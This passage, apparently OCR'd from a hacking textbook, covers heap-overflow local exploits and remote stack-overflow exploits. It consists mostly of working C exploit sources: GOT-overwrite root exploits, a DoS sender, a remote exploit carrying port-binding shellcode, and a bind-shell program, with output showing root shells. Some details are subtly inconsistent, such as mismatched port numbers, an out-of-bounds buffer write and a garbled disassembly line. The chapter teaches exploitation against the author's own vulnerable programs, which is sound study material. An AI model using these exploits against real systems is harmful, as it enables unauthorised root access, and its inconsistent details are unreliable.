


Fig. 13.7. Overflowing the heap with dummy chunks

This solution can be improved by getting rid of the second dummy chunk. It is possible to make the `size` field of the dummy chunk point to the `prev_size` field of the same dummy chunk as to the next chunk. Simply set the size field to −4 (in exploits, the hexadecimal value of `0xfffffffc` is often used). This is possible because the `PREV_INUSE` bit is checked as follows:

```
#define inuse_bit_at_offset(p, s)\
 (((mchunkptr)(((char*)(p)) + (s)))->size & PREV_INUSE)
```




Fig. 13.8. Overflowing the heap with dummy chunks (the improved version)

The overflowed buffer in this case will look as shown in Fig. 13.8.

Listing 13.33 shows the source code for an exploit to place shellcode into a vulnerable buffer. Listing 13.34 shows the improved version of the source code, which places the shellcode into an environment variable.

The address of the `free()` function in GOT is determined as follows:

```
# objdump -R ./heap_vuln | grep free
080496ec R_386_JUMP_SLOT free
```

The address of the shellcode in the vulnerable buffer is determined using the `ltrace` utility:

```
# ltrace ./heap_vuln 2>&1 | grep 200
malloc(200)                    = 0x080497b8
```

The obtained value is the starting address of the chunk; therefore, it must be increased by 8 to skip the `prev_size` and `size` fields.

The results are compiled, run, and checked as follows:

```
# gcc heap_vuln.c -o heap_vuln
# gcc expl_heap1.c -o expl_heap1
# chmod ug+s ./heap_vuln
# ls -la ./heap_vuln
```

```
-rwsr-sr-x    1 root     root        14222 Apr  20 04:18 ./heap_vuln
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./expl_heap1
(the output is skipped)
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

The operation of the second exploit is checked in the same way.

Listing 13.33. Placing the shellcode in the vulnerable buffer (expl_heap1.c)

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define FREE_GOT_ADDRESS 0x080496ec
#define RET (0x080497b8 + 8)
#define GARBAGE 0x12345678

char shellcode[] =
  "\xeb\x0aXXXXXXXXXX"
  "\x33\xc0\x31\xdb\xb0\x17\xcd\x80"
  "\x33\xc0\x31\xdb\xb0\x2e\xcd\x80"
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
  "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff"
  "/bin/sh";

int main()
{
  char buf[300];
  char *p;

  p = buf;
  *((void **)p) = (void *)(GARBAGE);
  p += 4;
  *((void **)p) = (void *)(GARBAGE);
  p += 4;
  memcpy(p, shellcode, strlen(shellcode));
  p += strlen(shellcode);
  memset(p, 'A', 200 - 2 * 4 - strlen(shellcode));
  p += (200 - 2 * 4 - strlen(shellcode));
  *((size_t *)p) = (size_t)(GARBAGE & ~0x1);
  p += 4;
  *((size_t *)p) = (size_t)(-4);
  p += 4;
  *((void **)p) = (void *)(FREE_GOT_ADDRESS - 12);
  p += 4;
  *((void **)p) = (void *)(RET);
  p += 4;
```


```
  *p = '\0';

  execl("./heap_vuln", "heap_vuln", buf, 0);

  return 0;
}
```

Listing 13.34. Placing the shellcode in an environment variable (expl_heap2.c)

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define FREE_GOT_ADDRESS 0x080496ec
#define GARBAGE 0x12345678

char shellcode[] =
  "\xeb\x0aXXXXXXXXXX"
  "\x33\xc0\x31\xdb\xb0\x17\xcd\x80"
  "\x33\xc0\x31\xdb\xb0\x2e\xcd\x80"
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
  "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff"
  "/bin/sh";

int main()
{
  char *env[] = {shellcode, NULL};
  char buf[300];
  long ret;
  char *p;

  ret = 0xc0000000 - 6 - strlen(shellcode) - strlen("./heap_vuln");
  p = buf;
  memset(p, 'A', 200);
  p += 200;
  *((size_t *)p) = (size_t)(GARBAGE & ~0x1);
  p += 4;
  *((size_t *)p) = (size_t)(-4);
  p += 4;
  *((void **)p) = (void *)(FREE_GOT_ADDRESS - 12);
  p += 4;
  *((void **)p) = (void *)(ret);
  p += 4;
  *p = '\0';

  execle("./heap_vuln", "heap_vuln", buf, NULL, env);

  return 0;
}
```

The source codes for all programs in this section can be found in the /PART III/ Chapter 13/13.4 directory on the accompanying CD-ROM.

Chapter 14: Remote Exploits



The internal construction of remote exploits is significantly different from that of local exploits. But the general operation principle of remote exploits is similar to that of local exploits. It is the following: A string containing a shellcode is sent to a vulnerable server. The string makes a buffer overflow and causes the shellcode to be executed. The shellcode opens access to the server's command line at a certain port or allows access to the vulnerable server in some other way.

The source codes for all programs in this section can be found in the /PART III/Chapter 14 directory on the accompanying CD-ROM.

14.1. Vulnerable Service Example

A remote service, or a daemon, may have the same main types of vulnerabilities that were considered in the chapter on local exploits (*Chapter 13*): stack, BSS, or heap buffer overflow and format string errors. I only consider developing remote exploits for the stack buffer overflow error. This example and those considered for local exploits should allow you to construct remote exploits for the other types of vulnerabilities. Listing 14.1 shows an example of a vulnerable service.

Listing 14.1. Vulnerable service

```
#include <stdio.h>
#include <stdlib.h>
#include <netdb.h>
#include <sys/socket.h>
```

```
#include <sys/types.h>

#define BUFFER_SIZE 1000
#define NAME_SIZE 2000

hello_client(int sock)
{
  char buf[BUFFER_SIZE];
  char name[NAME_SIZE];
  int nbytes;

  strcpy(buf, "Enter your name: ");
  send(sock, buf, strlen(buf), 0);

  if ( (nbytes = recv(sock, name, sizeof(name), 0)) > 0) {
    name[nbytes-1] = '\0';
    sprintf(buf, "Hello %s\r\n", name);
    send(sock, buf, strlen(buf), 0);
  }
}

int main(int argc, char *argv[])
{
  int sd;
  int clisd;
  struct sockaddr_in servaddr;

  if (argc != 2) {
    printf("Usage: %s <port>\n", argv[0]);
    exit(-1);
  }

  if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;

  servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
  servaddr.sin_port = htons(atoi(argv[1]));

  if (bind(sd, (struct sockaddr*)&servaddr, sizeof(servaddr)) != 0) {
    perror("bind() failed");
    exit(-1);
  }

  if (listen(sd, 30) != 0) {
    perror("listen() failed");
    exit(-1);
  }

  for(;;) {
```

```
    if ( (clisd = accept(sd, NULL, NULL)) < 0) {
      perror("accept() failed");
      exit(-1);
    }

    hello_client(clisd);
    close(clisd);
  }

  return 0;
}
```

Compile and run the service:

```
# gcc vulnserver.c -o vulnserver
# ./vulnserver 7777
```

The number 7777 is the port used by the service. If the service is run with root privileges, any port can be used. A nonprivileged user can only use a port beyond the 1–1,024 range.

Now, you can connect to the vulnerable service using the standard telnet client:

```
# telnet 127.0.0.1 7777
Trying 127.0.0.1...
Connected to localhost (127.0.0.1).
Escape character is '^]'.
Enter your name: Sklyaroff
Hello Sklyaroff
Connection closed by foreign host.
#
```

The service simply requests a name and sends a greeting in reply.

14.2. DoS Exploit

In the source code of the service, a 1,000-byte buffer named `buf` is defined. The buffer is used to copy into it the entered name; the length of the name, however, can be up to 2,000 bytes long. Consequently, if a client enters a name longer than 1,000 characters, after it is copied to the `buf` buffer by the `sprintf()` function, the buffer overflows.

Because entering 2,000 characters manually is tedious, delegate it to a DoS exploit, which will send a string of a specified length to the service. The source code for such an exploit is shown in Listing 14.2. In the command line, the DoS exploit must be passed the IP address of the server, the address of the vulnerable service, and the number of the sent bytes (i.e., the length of the string). The DoS exploit sends a string of the specified length composed of `A` characters only (code `0x41`).

Listing 14.2. DoS exploit (dos.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <netdb.h>
```

```
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <string.h>

int main(int argc, char *argv[])
{
  int sd;
  int i;
  int nbytes;
  char *buf;
  struct sockaddr_in servaddr;

  if (argc != 4) {
    printf("Usage : dos <ip> <port> <number of bytes>\n\n");
    exit(-1);
  }

  nbytes = atoi(argv[3]);
  buf = (char*)malloc(nbytes);

  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = inet_addr(argv[1]);
  servaddr.sin_port = htons(atoi(argv[2]));

  if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  memset(buf, 'A', nbytes);

  if (connect(sd, (struct sockaddr*)&servaddr, sizeof(servaddr)) != 0) {
    perror("connect() failed");
    exit(-1);
  }

  send(sd, buf, strlen(buf), 0);

  free(buf);
  close(sd);
}
```

Suppose that the vulnerable service is sent 1,500 bytes:

```
# gcc dos.c -o dos
# ./dos
Usage : dos <ip> <port> <number of bytes>
# ./dos 127.0.0.1 7777 1500
```

It will terminate abnormally and issue the `Segmentation fault (core dumped)` message.

14.3. Constructing a Remote Exploit

Because the buffer in the vulnerable service is defined in the `hello_client()` function, there must be a return address for this function in the stack. Consequently, this return address can be overwritten to pass execution control to a shellcode.

To determine the return address for the `hello_client()` function, load the service in GDB:

```
# gdb -q ./vulnserver
(gdb) r 30000
Starting program: /home/ ./vulnserver 30000
```

The service was started on port 30000. Run the DoS exploit:

```
# ./dos 127.0.0.1 30000 2000
```

It results in the following output from the debugger:

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

The return address in the stack was overwritten, which wrote the value of `0x41414141` to the `EIP` register. The program referenced this address and crashed. The postcrash contents of the registers are the following:

```
(gdb) x $esp
0xbffff9d0:     0x41414141
(gdb) i r ebp eip
ebp            0x41414141       0x41414141
eip            0x41414141       0x41414141
(gdb)
```

Now, view the contents of the buffer:

```
(gdb) x/200bx $esp-200
0xbffff908: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff910: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff918: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff920: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff928: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff930: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff938: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff940: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff948: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff950: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff958: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff960: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff968: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff970: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff978: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff980: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff988: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff990: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff998: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff9a0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff9a8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
```

```
0xbffff9b0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff6b8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff6c0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
---Type <return> to continue, or q <return> to quit---
```

Any of these addresses can be used as the return address for the exploit, but I recommend using an address roughly in the middle of the buffer.

The exploit uses port-binding shellcode, which will open access to a shell on a port of the vulnerable server. Programming port-binding and other types of remote shellcodes is considered in *Section 14.4.*

The exploit must send a string longer than 1,000 bytes; therefore, a buffer for 1,050 bytes is prepared, which should be enough to overwrite the return address. The buffer is filled with `NOP` instructions (code `0x90`), the shellcode is placed in the middle of the buffer, and then the return address is placed at the end of the buffer. The string passed to the vulnerable program will look like the following:

```
NOP NOP NOP ... Shellcode ... RET RET RET
```

The source code for this remote exploit is shown in Listing 14.3.

You can check the exploit's operation by running it on the local machine. First run the vulnerable service in a terminal window:

```
# gcc vulnserver.c -o vulnserver
# ./vulnserver 60000
```

Then open a new terminal window and run the exploit in it:

```
# gcc expl_remote.c -o expl_remote
Usage: ./expl_remote <target> <port> <ret>
# ./expl_remote 127.0.0.1 60000 0xbffff970
```

If the exploit executes successfully, the shellcode will open port 30454, to which you can connect using the `netcat` utility:

```
# nc 127.0.0.1 30464
id
uid=0(root) gid=0(root) groups=0(root), 1(bin), 2(daemon), 3(sys), 4(adm), 6(disk),
10(wheel)
```

Listing 14.3. A remote exploit (expl_remote.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <string.h>

char shellcode[] =
/* main: */
    "\xeb\x72"              /* jmp line */
/* start: */
    "\x5e"                  /* popl %esi */
```

```
/* socket(AF_INET, SOCK_STREAM, 0) */
    "\x31\xc0"            /* xorl %eax, %eax */
    "\x89\x46\x10"        /* movl %eax, 0x10(%esi) */
    "\x40"                /* incl %eax */
    "\x89\xc3"            /* movl %eax, %ebx */
    "\x89\x46\x0c"        /* movl %eax, 0x0c(%esi) */
    "\x40"                /* incl %eax */
    "\x89\x46\x08"        /* movl %eax, 0x08(%esi) */
    "\x8d\x4e\x08"        /* leal 0x08(%esi), %ecx */
    "\xb0\x66"            /* movb $0x66, %al */
    "\xcd\x80"            /* int $0x80 */
/* bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) */
    "\x43"                /* incl %ebx */
    "\xc6\x46\x10\x10"    /* movb $0x10, 0x10(%esi) */
    "\x66\x89\x5e\x14"    /* movw %bx, 0x14(%esi) */
    "\x88\x46\x08"        /* movb %al, 0x08(%esi) */
    "\x31\xc0"            /* xorl %eax, %eax */
    "\x89\xc2"            /* movl %eax, %edx */
    "\x89\x46\x18"        /* movl %eax, 0x18(%esi) */
    "\xb0\x77"            /* movb $0x77, %al */
    "\x66\x89\x46\x16"    /* movw %ax, 0x16(%esi) */
    "\x8d\x4e\x14"        /* leal 0x14(%esi), %ecx */
    "\x89\x4e\x0c"        /* movl %ecx, 0x0c(%esi) */
    "\x8d\x4e\x08"        /* leal 0x08(%esi), %ecx */
    "\xb0\x66"            /* movb $0x66, %al */
    "\xcd\x80"            /* int $0x80 */

/* listen(sd, 1) */
    "\x89\x5e\x0c"        /* movl %ebx, 0x0c(%esi) */
    "\x43"                /* incl %ebx */
    "\x43"                /* incl %ebx */
    "\xb0\x66"            /* movb $0x66, %al */
    "\xcd\x80"            /* int $0x80 */

/* accept(sd, NULL, 0) */
    "\x89\x56\x0c"        /* movl %edx, 0x0c(%esi) */
    "\x89\x56\x10"        /* movl %edx, 0x10(%esi) */
    "\xb0\x66"            /* movb $0x66, %al */
    "\x43"                /* incl %ebx */
    "\xcd\x80"            /* int $0x80 */

/* dup2(cli, 0) */
    "\x86\xc3"            /* xchgb %al, %bl */
    "\xb0\x3f"            /* movb $0x3f, %al */
    "\x31\xc9"            /* xorl %ecx, %ecx */
    "\xcd\x80"            /* int $0x80 */

/* dup2(cli, 1) */
    "\xb0\x3f"            /* movb $0x3f, %al */
    "\x41"                /* incl %ecx */
    "\xcd\x80"            /* int $0x80 */

/* dup2(cli, 2) */
```

```
    "\xb0\x3f"              /* movb $0x3f, %al */
    "\x41"                  /* incl %ecx */
    "\xcd\x80"              /* int $0x80 */

/* execl() */
    "\x88\x56\x07"          /* movb %dl, 0x07(%esi) */
    "\x89\x76\x0c"          /* movl %esi, 0x0c(%esi) */
    "\x87\xf3"              /* xchgl %esi, %ebx */
    "\x8d\x4b\x0c"          /* leal 0x0c(%ebx), %ecx */
    "\xb0\x0b"              /* movb $0x0b, %al */
    "\xcd\x80"              /* int $0x80 */
/* line: */
    "\xe8\x89\xff\xff\xff"  /* call start */
    "/bin/sh";

int main(int argc, char *argv[])
{
  char buf[1050];
  long ret;
  char *ptr;
  long *addr_ptr;
  int sd, i;
  struct hostent *hp;
  struct sockaddr_in remote;

  if(argc != 4) {
    fprintf(stderr, "Usage: %s <target> <port> <ret>\n", argv[0]);
    exit(-1);
  }

  ret = strtoul(argv[3], NULL, 16);

  memset(buf, 0x90, 1050);
  memcpy(buf + 1001 - sizeof(shellcode), shellcode, sizeof(shellcode));
  buf[1000] = 0x90;
  for(i = 1002; i < 1046; i += 4) {
    * ((int *) &buf[i]) = ret;
  }
  buf[1050] = 0x0;

  if ( (hp = gethostbyname(argv[1])) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  remote.sin_family = AF_INET;
  remote.sin_addr = *((struct in_addr *)hp->h_addr);
```

```
  remote.sin_port = htons(atoi(argv[2]));

  if (connect(sd, (struct sockaddr *)&remote, sizeof(remote)) == -1) {
    perror("connect() failed");
    close(sd);
    exit(-1);
  }

  send(sd, buf, sizeof(buf), 0);

  close(sd);
}
```

14.4. Remote Shellcodes

Remote shellcodes differ significantly from shellcodes used in local exploits. There are numerous types of remote shellcodes; I consider all the main ones.

14.4.1. Port-Binding Shellcode

This type of shellcode is in essence a bind shell backdoor, which was considered in *Chapter 11*. A port-binding shellcode simply opens access to a command shell at a certain port. The source code for this shellcode is shown in Listing 14.4.

Listing 14.4. Port-binding shellcode (bindport.c)

```
#include <stdio.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

int sd, cli;
struct sockaddr_in servaddr;

int main()
{
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = INADDR_ANY;
  servaddr.sin_port = htons(30464);
  sd = socket(AF_INET, SOCK_STREAM, 0);
  bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr));
  listen(sd, 1);
  cli = accept(sd, NULL, 0);
  dup2(cli, 0);
  dup2(cli, 1);
  dup2(cli, 2);
  execl("/bin/sh", "sh", NULL);
}
```

Compile and disassemble the program:

```
# gcc bindport.c -o bindport -g --static
# gdb -q ./bindport
```

First, disassemble the `main()` function (Listing 14.5).

Listing 14.5. The disassembled main() function

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80481e0 <main>:              push   %ebp
0x80481e1 <main + 1>:          mov    %esp, %ebp
0x80481e3 <main + 3>:          sub    $0x8, %esp
0x80481f5 <main + 21>:         movw   $0x2, 0x809f9a0
0x80481fe <main + 30>:         movl   $0x0, 0x809f9a4
0x8048208 <main + 40>:         sub    $0xc, %esp
0x804820b <main + 43>:         push   $0x7700
0x8048210 <main + 48>:         call   0x804d350 <htons>
0x8048215 <main + 53>:         add    $0x10, %esp
0x8048218 <main + 56>:         mov    %eax, %eax
0x804821a <main + 58>:         mov    %eax, %eax
0x804821c <main + 60>:         mov    %ax, 0x809f9a2
0x8048222 <main + 66>:         sub    $0x4, %esp
0x8048225 <main + 69>:         push   $0x0
0x8048227 <main + 71>:         push   $0x1
0x8048229 <main + 73>:         push   $0x2
0x804822b <main + 75>:         call   0x804d330 <__socket>
0x8048230 <main + 80>:         add    $0x10, %esp
0x8048233 <main + 83>:         mov    %eax, %eax
0x8048235 <main + 85>:         mov    %eax, 0x809f9b4
0x804823a <main + 90>:         sub    $0x4, %esp
0x804823d <main + 93>:         push   $0x10
0x804823f <main + 95>:         push   $0x809f9a0
0x8048244 <main + 100>:        pushl  0x809f9b4
0x804824a <main + 106>:        call   0x804d2f0 <bind>
0x804824f <main + 111>:        add    $0x10, %esp
0x8048252 <main + 114>:        sub    $0x8, %esp
0x8048255 <main + 117>:        push   $0x1
0x8048257 <main + 119>:        pushl  0x809f9b4
0x804825d <main + 125>:        call   0x804d310 <listen>
0x8048262 <main + 130>:        add    $0x10, %esp
0x8048265 <main + 133>:        sub    $0x4, %esp
0x8048268 <main + 136>:        push   $0x0
0x804826a <main + 138>:        push   $0x0
0x804826c <main + 140>:        pushl  0x809f9b4
0x8048272 <main + 146>:        call   0x804d2d0 <__libc_accept>
0x8048277 <main + 151>:        add    $0x10, %esp
0x804827a <main + 154>:        mov    %eax, %eax
0x804827c <main + 156>:        mov    %eax, 0x809f9b0
0x8048281 <main + 161>:        sub    $0x8, %esp
0x8048284 <main + 164>:        push   $0x0
0x8048286 <main + 166>:        pushl  0x809f9b0
```

```
0x804828c <main + 172>:      call   0x804d190 <__dup2>
0x8048291 <main + 177>:      add    $0x10, %esp
0x8048294 <main + 180>:      sub    $0x8, %esp
0x8048297 <main + 183>:      push   $0x1
0x8048299 <main + 185>:      pushl  0x809f9b0
0x804829f <main + 191>:      call   0x804d190 <__dup2>
0x80482a4 <main + 196>:      add    $0x10, %esp
0x80482a7 <main + 199>:      sub    $0x8, %esp
0x80482aa <main + 202>:      push   $0x2
0x80482ac <main + 204>:      pushl  0x809f9b0
0x80482b2 <main + 210>:      call   0x804d190 <__dup2>
0x80482b7 <main + 215>:      add    $0x10, %esp
0x80482ba <main + 218>:      sub    $0x4, %esp
0x80482bd <main + 221>:      push   $0x0
0x80482bf <main + 223>:      push   $0x808e528
0x80482c4 <main + 228>:      push   $0x808e52b
0x80482c9 <main + 233>:      call   0x804ccd0 <execl>
0x80482ce <main + 238>:      add    $0x10, %esp
0x80482d1 <main + 241>:      leave
0x80482d2 <main + 242>:      ret
End of assembler dump.
(gdb)
```

Next, disassemble the `socket()`, `bind()`, `listen()`, `accept()`, and `dup2()` functions (Listings 14.6 through 14.10).

Listing 14.6. The disassembled socket() function

```
(gdb) disassemble socket
Dump of assembler code for function __socket:
0x804d330 <__socket>:          mov    %ebx, %edx
0x804d332 <__socket + 2>:      mov    $0x66, %eax
0x804d337 <__socket + 7>:      mov    $0x1, %ebx
0x804d33c <__socket + 12>:     lea    0x4(%esp, 1), %ecx
0x804d340 <__socket + 16>:     int    $0x80
0x804d342 <__socket + 18>:     mov    %edx, %ebx
0x804d344 <__socket + 20>:     cmp    $0xffffff83, %eax
0x804d347 <__socket + 23>:     jae    0x8054470 <__ syscall_error>
0x804d34d <__socket + 29>:     ret
End of assembler dump.
(gdb)
```

Listing 14.7. The disassembled bind() function

```
(gdb) disassemble bind
Dump of assembler code for function bind:
0x804d2f0 <bind>:       mov    %ebx, %edx
0x804d2f2 <bind + 2>:   mov    $0x66, %eax
0x804d2f7 <bind + 7>:   mov    $0x2, %ebx
0x804d2fc <bind + 12>:  lea    0x4(%esp, 1), %ecx
0x804d300 <bind + 16>:  int    $0x80
0x804d302 <bind + 18>:  mov    %edx, %ebx
```

```
0x804d304 <bind + 20>: cmp    $0xffffff83, %eax
0x804d307 <bind + 23>: jae    0x8054470 <__ syscall_error>
0x804d30d <bind + 29>: ret
End of assembler dump.
(gdb)
```

Listing 14.8. The disassembled listen() function

```
(gdb) disassemble listen
Dump of assembler code for function listen:
0x804d310 <listen>:          mov    %ebx, %edx
0x804d312 <listen + 2>:      mov    $0x66, %eax
0x804d317 <listen + 7>:      mov    $0x4, %ebx
0x804d31c <listen + 12>:     lea    0x4(%esp, 1), %ecx
0x804d320 <listen + 16>:     int    $0x80
0x804d322 <listen + 18>:     mov    %edx, %ebx
0x804d324 <listen + 20>:     cmp    $0xffffff83, %eax
0x804d327 <listen + 23>:     jae    0x8054470 <__ syscall_error>
0x804d32d <listen + 29>:     ret
End of assembler dump.
(gdb)
```

Listing 14.9. The disassembled accept() function

```
(gdb) disassemble accept
Dump of assembler code for function __libc_accept:
0x804d2d0 <__libc_accept>:          mov    %ebx, %edx
0x804d2d2 <__libc_accept + 2>:      mov    $0x66, %eax
0x804d2d7 <__libc_accept + 7>:      mov    $0x5, %ebx
0x804d2dc <__libc_accept + 12>:     lea    0x4(%esp, 1), %ecx
0x804d2e0 <__libc_accept + 16>:     int    $0x80
0x804d2e2 <__libc_accept + 18>:     mov    %edx, %ebx
0x804d2e4 <__libc_accept + 20>:     cmp    $0xffffff83, %eax
0x804d2e4 <__libc_accept + 23>:     jae    0x8054470 <__ syscall_error>
0x804d2ed <__libc_accept + 29>:     ret
End of assembler dump.
(gdb)
```

Listing 14.10. The disassembled dup2() function

```
(gdb) disassemble dup2
Dump of assembler code for function __dup2:
0x804d190 <__dup2>:          mov    %ebx, %edx
0x804d192 <__dup2 + 2>:      mov    0x8(%esp, 1), %ecx
0x804d196 <__dup2 + 6>:      mov    0x4(%esp, 1), %ebx
0x804d19a <__dup2 + 10>:     mov    $0x3f, %eax
0x804d19f <__dup2 + 15>:     mov    $0x80
0x804d1a1 <__dup2 + 17>:     mov    %edx, %ebx
0x804d1a3 <__dup2 + 19>:     cmp    $0xfffff001, %eax
0x804d1a8 <__dup2 + 24>:     jae    0x8054470 <__syscall_error>
0x804d1ae <__dup2 + 30>:     ret
End of assembler dump.
(gdb)
```

Proceeding as in *Section 13.1.3* and using the information from the disassembled functions, prepare a preliminary shellcode in assembler (Listing 14.11).

Listing 14.11. A preliminary remote shellcode

```
int main()
{
    asm ("jmp line
start:
        popl %esi

/* socket(AF_INET, SOCK_STREAM, 0) */
        xorl %eax, %eax
        movl %eax, 0x10(%esi)
        incl %eax
        movl %eax, %ebx
        movl %eax, 0x0c(%esi)
        incl %eax
        movl %eax, 0x08(%esi)
        leal 0x08(%esi), %ecx
        movb $0x66, %al
        int $0x80

/* bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) */
